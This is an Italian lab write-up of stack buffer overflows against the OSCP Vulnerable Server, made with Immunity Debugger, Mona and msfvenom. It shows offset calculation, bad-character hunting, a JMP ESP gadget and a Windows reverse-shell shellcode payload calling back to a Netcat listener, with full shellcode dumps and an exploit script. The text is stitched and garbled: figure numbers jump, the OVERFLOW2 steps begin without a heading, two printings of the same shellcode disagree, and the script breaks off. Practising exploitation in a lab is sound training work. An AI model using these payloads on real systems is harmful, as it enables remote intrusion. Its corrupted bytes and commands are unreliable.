

BUFFER OVERFLOW CON IMMUNITY DEBUGGER

1. Obiettivo e struttura della relazione

L'attività documenta l'analisi e lo sfruttamento controllato delle vulnerabilità del servizio OSCP Vulnerable Server in un ambiente di laboratorio isolato. Kali Linux è stata utilizzata come macchina di test, mentre il servizio vulnerabile era eseguito su Windows e analizzato con Immunity Debugger e Mona.

Per evitare ripetizioni, OVERFLOW1 descrive in modo completo il metodo seguito. Le sezioni dedicate agli overflow successivi riportano invece gli stessi passaggi in forma sintetica, concentrandosi sui valori che cambiano: lunghezza del pattern, offset, bad character, indirizzo JMP ESP e risultato finale.

2. Percorso operativo generale

Il percorso comprende la verifica del servizio, il crash controllato, la generazione di un pattern ciclico, il calcolo e la verifica degli offset, l'individuazione iterativa dei bad character, la scelta di un gadget JMP ESP e la costruzione del payload finale. La conferma conclusiva è rappresentata dalla ricezione della reverse shell sul listener Netcat.

3. OVERFLOW1 Procedura completa


Passaggio 1 Preparazione e verifica del servizio

Sulla macchina Windows sono stati predisposti Immunity Debugger 1.85, Python 2.7 e Mona. Il programma oscp.exe è stato caricato nel debugger e avviato; da Kali è stata quindi aperta una connessione verso la porta TCP 1337 della macchina bersaglio. Il comando HELP ha mostrato le funzioni disponibili e una richiesta di prova ha verificato la corretta ricezione di OVERFLOW1.

```
nc 10.0.2.15 1337
```

```
HELP
```

```
OVERFLOW1 test
```



```
Session Actions Edit View Help
(kali@kali)-[~/Desktop]
$ nc 10.0.2.15 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1
UNKNOWN COMMAND
OVERFLOW1 test
OVERFLOW1 COMPLETE
```

Figura 1 - Connessione al servizio, elenco dei comandi disponibili e prova iniziale di OVERFLOW1.

Passaggio 2 Crash controllato e generazione del pattern

Una sequenza sufficientemente lunga di caratteri A ha provocato un'eccezione di accesso, dimostrando che l'input poteva raggiungere l'indirizzo di ritorno. Per individuare con precisione la posizione di EIP è stato generato e inviato un pattern ciclico di 2048 byte.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048  
OVERFLOW1 <pattern_ciclico>
```

[illegible]

Figura 2 - Generazione e invio del pattern ciclico da 2048 byte.




Figura 3 - Crash in Immunity Debugger con EIP sovrascritto dal valore 0x6F43396E.

Passaggio 3 Calcolo degli offset e verifica con PoC

Il valore presente in EIP è stato convertito secondo l'ordinamento little endian. La sequenza ASCII ottenuta, n9Co, è stata cercata nel pattern e ha restituito l'offset EIP 1978. La sequenza osservata all'indirizzo di ESP, 0Co1, ha restituito l'offset 1982, esattamente quattro byte dopo EIP.

```
struct.pack("<I", 0x6f43396e)
```

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "n9Co"
```

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "0Co1"
```

```
>>> struct.pack("<I", 0x6f43396e)
'n9Co'
```

Figura 4 - Conversione del valore EIP nella sequenza ASCII n9Co.

Gli offset sono stati confermati mediante uno script Proof of Concept composto da 1978 caratteri A, quattro caratteri B e sedici caratteri C. Il risultato atteso era EIP uguale a 42424242 ed ESP posizionato all'inizio della sequenza C.

```
python import\ socket.py
```

```
payload = b"A" * 1978 + b"\x42\x42\x42\x42" + b"C" * 16
```

```
(kali@kali)-[~/Desktop/ai] : Connection refused
$ python import\ socket.py
Traceback (most recent call last):
  File "/home/kali/Desktop/ai/import socket.py", line 15, in <module>
    (UNIX s.recv(1024))
    ~~~~~^~~~~~
TimeoutError: timed out
```

Figura 5 - Esecuzione del PoC; il timeout avviene dopo l'invio e il crash controllato.

```
Registers (FPU)
EAX 0107F260 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX 00A7676C
EDX 00000000
EBX 41414141
ESP 0107FA28 ASCII "CCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FAC000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,SS Mask 1 1 1 1 1 1
```

Figura 6 - PoC riuscito: EIP contiene BBBB ed ESP punta ai caratteri C.

Passaggio 4 Individuazione dei bad character

Lo script di test ha inviato, dopo il padding e il placeholder BBBB, tutti i byte da 0x01 a 0xFF. Mona ha generato il bytearray di riferimento escludendo inizialmente 0x00 e lo ha confrontato con i byte presenti in memoria a partire da ESP.

```
!mona config -set workingfolder c:\monal\%p
!mona bytearray -b "\x00"
python badchar.py
!mona compare -f C:\monal\oscp\bytearray.bin -a esp
```

```
0BADF000 c:\monal\oscp\badchar.py
0BADF000 (unrecognized command) MONA
0BADF000 [+] Command used:
!mona bytearray -b "\x00"
0BADF000 *** Note: parameter -b has been deprecated and replaced with -cpb ***
0BADF000 Generating table, excluding 1 bad chars...
0BADF000 Dumping table to file.
0BADF000 [+] Preparing output file 'bytearray.txt'
0BADF000 - Creating working folder c:\monal\oscp
0BADF000 - Folder created
0BADF000 - (Resetting logfile c:\monal\oscp\bytearray.txt)
0BADF000
"01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"al\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
0BADF000 Done, wrote 255 bytes to file c:\monal\oscp\bytearray.txt
0BADF000 Binary output saved in c:\monal\oscp\bytearray.bin
0BADF000 [+] This mona.py action took 0:00:00

!mona bytearray -b "\x00"
```

Figura 7 - Generazione del bytearray di riferimento mediante Mona.




Figura 8 - Confronto tra bytearray e memoria a partire dall'indirizzo indicato da ESP.

Poiché un byte non valido può alterare anche quello immediatamente successivo, il confronto è stato ripetuto escludendo a ogni ciclo soltanto il primo valore realmente corrotto. I bad character effettivi di OVERFLOW1 sono risultati 0x00, 0x07, 0x2E e 0xA0.

Passaggio 5 Scelta di JMP ESP e generazione dello shellcode

Mona è stato utilizzato per individuare un'istruzione JMP ESP in un modulo privo di ASLR e con un indirizzo che non contenesse i bad character rilevati. È stato selezionato 0x625011AF. Successivamente msfvenom ha generato una reverse shell Windows escludendo gli stessi byte non validi.

```
!mona jmp -r esp -cpb '"\x00\x07\x2e\xa0"
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.16 LPORT=1234 EXITFUNC=thread -b '"\x00\x07\x2e\xa0" -f python
```




Figura 9 - Risultato della ricerca del gadget JMP ESP e selezione dell'indirizzo 0x625011AF.

```

L-$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.16 LPORT=1234 EXITFUNC=thread -b '\x00\x07\x2e\xa0' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf = b""
buf += b"\xda\xc1\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1\x52\xbe"
buf += b"\x97\xad\x9d\x9a\x31\x73\x17\x83\xc3\x04\x03\xe4"
buf += b"\xbe\x7f\x6f\x66\x29\xfd\x90\x06\xaa\x62\x18\xe3"
buf += b"\x9b\xa2\x7e\x60\x8b\x12\xf4\x24\x20\xd8\x58\xdc"
buf += b"\xb3\xac\x74\xd3\x74\x1a\xa3\xda\x85\x37\x97\x7d"
buf += b"\x06\x4a\xc4\x5d\x37\x85\x19\x9c\x70\xf8\xd0\xcc"
buf += b"\x29\x76\x46\xe0\x5e\xc2\x5b\x8b\x2d\xc2\xdb\x68"
buf += b"\xe5\xe5\xca\x3f\x7d\xbc\xcc\xbe\x52\xb4\x44\xd8"
buf += b"\xb7\xf1\x1f\x53\x03\x8d\xa1\xb5\x5d\x6e\x0d\xf8"
buf += b"\x51\x9d\x4f\x3d\x55\x7e\x3a\x37\xa5\x03\x3d\x8c"
buf += b"\xd7\xdf\xc8\x16\x7f\xab\x6b\xf2\x81\x78\xed\x71"
buf += b"\x8d\x35\x79\xdd\x92\xc8\xae\x56\xae\x41\x51\xb8"
buf += b"\x26\x11\x76\x1c\x62\xc1\x17\x05\xce\xa4\x28\x55"
buf += b"\xb1\x19\x8d\x1e\x5c\x4d\xbc\x7d\x09\xa2\x8d\x7d"
buf += b"\xc9\xac\x86\x0e\xfb\x73\x3d\x98\xb7\xfc\x9b\x5f"
buf += b"\xb7\xd6\x5c\xcf\x46\xd9\x9c\xc6\x8c\x8d\xcc\x70"
buf += b"\x24\xae\x86\x80\xc9\x7b\x08\xd0\x65\xd4\xe9\x80"
buf += b"\xc5\x84\x81\xca\xc9\xfb\xb2\xf5\x03\x94\x59\x0c"
buf += b"\xc4\x91\x9d\x0c\x04\xce\x9f\x10\x20\xdc\x29\xf6"
buf += b"\x42\xf0\x7f\xa1\xfa\x69\xda\x39\x9a\x76\xf0\x44"
buf += b"\x9c\xfd\xf7\xb9\x53\xf6\x72\xa9\x04\xf6\xc8\x93"
buf += b"\x83\x09\xe7\xbb\x48\x9b\x6c\x3b\x06\x80\x3a\x6c"
buf += b"\x4f\x76\x33\xf8\x7d\x21\xed\x1e\x7c\xb7\xd6\x9a"
buf += b"\x5b\x04\xd8\x23\x29\x30\xfe\x33\xf7\xb9\xba\x67"
buf += b"\xa7\xef\x14\xd1\x01\x46\xd7\x8b\xdb\x35\xb1\x5b"
buf += b"\x9d\x75\x02\x1d\xa2\x53\xf4\xc1\x13\x0a\x41\xfe"
buf += b"\x9c\xda\x45\x87\xc0\x7a\xa9\x52\x41\xe1\x8e\x6d"

```

Figura 10 - Generazione dello shellcode con msfvenom e bad character esclusi.

Passaggio 6 Costruzione del payload ed esecuzione

Il payload finale è stato costruito concatenando quattro blocchi. Le rispettive dimensioni e funzioni sono le seguenti:

- **1978 byte di padding**, corrispondenti all'offset necessario per raggiungere EIP.
- **4 byte per EIP**, contenenti l'indirizzo del gadget JMP ESP 0x625011AF in formato little endian.
- **32 byte di NOP**, ottenuti ripetendo 32 volte il byte 0x90 e utilizzati come NOP sled.
- **351 byte di shellcode**, generati da msfvenom per stabilire la reverse shell.

```
padding = b"A" * 1978
```

```
eip = struct.pack("<I", 0x625011af)
```

```
nops = b"\x90" * 32
```

```
payload = padding + eip + nops + buf
```

```
sudo nc -nvlp 1234
```

```
python payload.py
```

```

(kali㉿kali)-[~/Desktop/ai]
$ sudo nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.0.2.16] from (UNKNOWN) [10.0.2.15] 49711
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
C:\Users\user\Desktop\oscp>

```

Figura 11 - Reverse shell Windows ricevuta dal listener Netcat sulla macchina Kali.

La connessione inversa conferma che EIP è stato sovrascritto all'offset corretto, che JMP ESP ha trasferito il controllo al NOP sled e che lo shellcode è stato eseguito correttamente.




Figura 16 - Primo confronto dei byte presenti in memoria.




Figura 17 - Confronti successivi per eliminare gli effetti a cascata.

Passaggio 4 Shellcode e gadget JMP ESP

Lo shellcode è stato generato escludendo i bad character individuati; il gadget selezionato è 0x625011AF.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.13.100 LPORT=1234 EXITFUNC=thread -b
```

```
"\x00\x23\x3c\x83\xba" -f python
```

```
!mona jmp -r esp -cpb "\x00\x23\x3c\x83\xba"
```

```
(kali@kali) ~/Desktop
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.13.100 LPORT=1234 EXITFUNC=thread -b "\x00\x23\x3c\x83\xba" -f python
[-] No platform was selected, choosing Msvc::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with a valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor failed with Encoding failed due to a bad character (index=21, char=0x83)
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown failed with Encoding failed due to a bad character (index=112, char=0x23)
Attempting to encode payload with 1 iterations of x86/fnstenv_mov
x86/fnstenv_mov failed with Encoding failed due to a bad character (index=17, char=0x83)
Attempting to encode payload with 1 iterations of x86/jmp_call_additive
x86/jmp_call_additive succeeded with size 353 (iteration=0)
x86/jmp_call_additive chosen with final size 353
Payload size: 353 bytes
Final size of python file: 1753 bytes
buf = b""
buf += b"\xfc\xbb\xbb\x9c\x0b\x2a\xeb\x0c\x5e\x56\x31\x1e"
buf += b"\xad\x01\xc3\x85\xcc\x75\x7f\xcc\x3e\xef\xff\xff"
buf += b"\xff\x47\x24\x90\x2a\xbf\x85\xee\x32\x52\xba\x2e"
buf += b"\xd7\x17\xe7\x9e\x93\x75\x04\x54\xf1\x6d\x9f\x18"
buf += b"\xde\x82\x28\x96\x38\xad\x9a\x8b\x79\xac\x29\x06"
buf += b"\xad\x0e\x13\x19\xad\x4f\x54\x44\x49\x1d\x0d\x02"
buf += b"\xfc\x0b\x3a\x56\x39\x8a\x70\x46\x45\xdf\xcc\x17"
buf += b"\x64\x4e\x59\x28\xae\x71\x8e\x40\xef\x69\x03\x6d"
buf += b"\xb9\x02\x27\x19\x38\x02\x79\xe2\x97\x2b\xb6\x11"
buf += b"\x69\x4c\x71\xca\x9c\x84\x61\x77\x67\x53\xfb\x23"
buf += b"\x22\x47\x59\x27\x94\x25\x5d\x6a\x43\x20\x51\x41"
buf += b"\x07\x6e\x76\x54\x4c\x05\x82\xdd\xeb\x09\x02\x5a"
buf += b"\x6f\xcd\x4f\x7d\x71\x54\x2a\x0d\x8e\x86\x95\x8d"
buf += b"\x2a\xcd\x39\x09\x6d\x86\x54\x26\x0b\x26\x55\x38"
buf += b"\xfc\x5d\x97\xe7\x56\x9c\x9b\x60\x71\x0e\xdb\x5a"
buf += b"\xc5\x80\x22\x65\x36\x89\xe0\x31\x66\xa1\x1c\x39"
buf += b"\xed\x31\xed\xef\x2a\x61\x41\x40\x03\x0d\x21\x38"
buf += b"\xb0\x3b\xae\x6f\x0b\x44\x6a\x18\xad\x8a\x4f\x52\x0b"
buf += b"\x9f\xb2\x8b\x8f\xdd\xcc\x57\x82\x6b\x2a\x3d\x32"
buf += b"\x3a\x5e\xaa\xab\x67\x7d\x4a\x33\xb2\xf8\x4c\xbf"
buf += b"\x31\xfd\x03\x48\x3f\xed\x44\x0b\x0a\x4f\x52\x0b"
buf += b"\x00\xef\x28\x53\x2f\xff\x27\x46\xf8\x0b\x10\xb8"
buf += b"\xf1\x24\x8d\xe3\xab\x5a\x4c\x75\x93\xde\x8b\x46"
buf += b"\x1a\xdf\x5e\xef\x23\x38\xcf\x6a\x6f\x04\xbb\x76\xaa"
buf += b"\x21\x15\x31\x04\x95\xcf\xeb\xfb\x7f\x87\x6a\x38"
buf += b"\x40\x01\x72\x14\x26\x50\x62\x0b\x0f\x42\x0b\x9e"
buf += b"\x87\x3b\x11\x3d\x67\x96\x91\x26\x4c\x29\x16\x30"
buf += b"\x5d\xdc\x6b\x5c\x06\x0b\xaf\x59\x65\x09\x50\x9e"
buf += b"\x75\x08\x55\xda\x31\x21\x24\x73\x04\x45\x9b\x74"
buf += b"\xf6\x45\x1b\x0b\xfe"
```

Figura 18 - Generazione dello shellcode mediante msfvenom.



Figura 19 - Individuazione di un gadget JMP ESP compatibile.

Passaggio 5 Payload finale e reverse shell

Il payload finale di OVERFLOW2 è composto dai seguenti blocchi:

- **634 byte di padding**, corrispondenti all'offset necessario per raggiungere EIP.
- **4 byte per EIP**, contenenti l'indirizzo del gadget JMP ESP 0x625011AF in formato little endian.
- **32 byte di NOP**, ottenuti ripetendo 32 volte il byte 0x90 e utilizzati come NOP sled.
- **353 byte di shellcode**, generati da msfvenom per stabilire la reverse shell.

```
padding = b"A" * 634
```

```
eip = struct.pack("<I", 0x625011af)
```

```
nops = b"\x90" * 32
```

```
payload = padding + eip + nops + buf
```

```
sudo nc -nvlp 1234
```

```

1 import socket
2 import struct
3 # Necessario per convertire l'indirizzo EIP in byte
4 ip = "192.168.13.108" # Sostituire con l'IP target attuale
5 port = 1337
6 timeout = 5
7 padding = b"A" * 634
8 # Indirizzo del gadget jmp esp (0x625011af), formattato come little-endian
9 eip = struct.pack('<I', 0x625011af) # Istruzioni NOP (No Operation - 0x90) per dare 'spazio' allo shellcode
10 nops = b"\x90" * 32 # Shellcode generato da msfvenom (sostituire con il proprio)
11 buf = b""
12 buf += b"\xfc\xbb\xbb\x9c\x0b\x2a\xeb\x0c\x5e\x56\x31\x1e"
13 buf += b"\xad\x01\xc3\x85\x09\x75\xf7\xc3\xe8\xef\xff\xff"
14 buf += b"\xff\x47\x74\x80\x2a\x07\x65\xee\x23\x52\x04\x2e"
15 buf += b"\xd7\x17\xe7\x9a\x93\x75\x04\x54\xf1\x6d\x9f\x1b"
16 buf += b"\xde\x82\x28\x96\x38\xad\x9a\x8b\x79\xac\x29\x06"
17 buf += b"\xad\x0e\x13\x19\x0a\x4f\x54\x44\x49\x1d\x8d\x02"
18 buf += b"\xfc\x01\x3a\x5e\x3d\x3a\x70\x4e\x45\xdf\xc1\x71"
19 buf += b"\x64\x4e\x59\x28\x06\x71\x8e\x40\xef\x69\x03\x6d"
20 buf += b"\xb9\x02\x27\x19\x38\xc2\x79\xe2\x97\x2b\x06\x11"
21 buf += b"\xe9\x6c\x71\xca\x9c\x84\x81\x77\xa7\x53\xfb\xa3"
22 buf += b"\x22\x47\x5b\x27\x94\xa3\x5d\xe4\x43\x29\x51\x41"
23 buf += b"\x87\x6e\x76\x54\x04\x85\x82\xdd\x0b\x09\x02\x05"
24 buf += b"\xf1\xcd\x4f\x70\x71\x54\x2a\x09\x8e\x86\x95\x8d"
25 buf += b"\x2a\xcd\x38\x09\x46\x8c\x54\x2e\x6b\x2e\xa5\x38"
26 buf += b"\xfc\x5d\x97\xe7\x56\x09\x9b\x60\x71\x0e\xdb\x5a"
27 buf += b"\xc5\x08\x22\x65\x36\x09\xe0\x31\x66\xa1\xc1\x39"
28 buf += b"\xed\x31\xed\xef\xa2\x61\x41\x40\x03\x01\x21\x30"
29 buf += b"\xeb\x3b\xae\x0f\x0b\x44\x64\x18\xa6\xbf\xef\xe7"
30 buf += b"\x9f\xb2\x8b\x8f\xdd\xcc\x57\x82\x6b\x2a\x3d\x32"
31 buf += b"\x3a\xe5\xaa\xab\x67\x7d\x4a\x33\xb2\xf8\x4c\xbf"
32 buf += b"\x31\xfd\x03\x40\x3f\xed\x74\x8b\x0a\x4f\x52\x06"
33 buf += b"\x09\xe7\x38\x55\x2f\xf7\x37\x46\xf6\xaa\x10\xb8"
34 buf += b"\xf1\x24\x8d\xe3\xab\x5a\x4c\x75\x93\xde\x8b\x46"
35 buf += b"\x1a\xdf\x5e\xf2\x38\x0a\x6f\xfb\x04\xbb\x76\xaa"
